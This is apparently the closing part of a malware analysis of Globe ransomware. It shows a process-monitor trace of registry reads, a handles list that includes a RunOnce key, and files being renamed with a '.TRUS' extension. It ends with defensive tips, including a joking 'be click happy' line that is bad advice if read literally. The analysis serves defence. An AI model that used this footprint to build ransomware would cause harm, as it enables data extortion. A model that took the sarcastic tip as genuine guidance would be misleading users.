PAYLOAD.exe	RegCloseKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider Types\Type 001
PAYLOAD.exe	RegOpenKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider
PAYLOAD.exe	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider\Type
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider\Image Path
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider\Image Path
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider\Image Path
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider\Image Path
PAYLOAD.exe	RegOpenKey	HKLM\Software\Microsoft\Cryptography
PAYLOAD.exe	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Cryptography
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
PAYLOAD.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
PAYLOAD.exe	RegCloseKey	HKLM\SOFTWARE\Microsoft\Cryptography
PAYLOAD.exe	RegOpenKey	HKLM\Software\Wow6432Node\Microsoft\Cryptography\Offload
PAYLOAD.exe	RegCloseKey	HKLM\SOFTWARE\Wow6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Strong Cryptographic Provider
PAYLOAD.exe	WriteFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	CloseFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	CreateFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	QueryAttributeTagFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	QueryBasicInformationFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	CreateFile	C:\Users\xxx\Searches
PAYLOAD.exe	SetRenameInformationFile	C:\Users\xxx\Searches\desktop.ini
PAYLOAD.exe	CloseFile	C:\Users\xxx\Searches
PAYLOAD.exe	CloseFile	C:\Users\xxx\Searches\desktop.ini.TRUS

HANDLES

ProcessID	ProcessName	Type	HANDLE
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Directory	\KnownDlls
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Directory	\KnownDlls32
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	File	\Device\HarddiskVolume1\Windows
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Directory	\KnownDlls32
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	File	\Device\HarddiskVolume1\Users\xxx\Desktop
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Key	\REGISTRY\MACHINE
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\SESSION MANAGER
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	WindowStation	\Sessions\1\Windows\WindowStations\WinSta0
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Desktop	\Default
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	WindowStation	\Sessions\1\Windows\WindowStations\WinSta0
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Directory	\Sessions\1\BaseNamedObjects
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\Nls\CustomLocale
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Key	\REGISTRY\USER\S-1-5-21-1400670246-2581911933-2921422024-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Key	\REGISTRY\USER\S-1-5-21-1400670246-2581911933-2921422024-1000
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	File	\Device\HarddiskVolume1\Users\xxx\Desktop\REAL\hal\API\Interfaces\WebBrowser\IEnumSTATURL.xml
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	File	\Device\KsecDD
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	Key	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
3016	\Device\HarddiskVolume1\Users\xxx\Desktop\PAYLOAD.exe	File	\Device\HarddiskVolume1\Users\xxx\Desktop\REAL\hal\API\Interfaces\WebBrowser

CONCLUSION

Globe ransomware is used to encrypt files including executables, DLL’s etc. It does have a decryption path. Once the ransom is received attacker will provide a binary that can be used to decrypt all the files. The best option is to stop the attack before it gets to this level.

- Make sure you are using good endpoint security product(s).
- Make sure your systems are patched, this is critical.
- Hire smart security folks.
- Backup your data.
- Security by itself is a complex subject, try to understand it.
- Click on everything, be click happy :)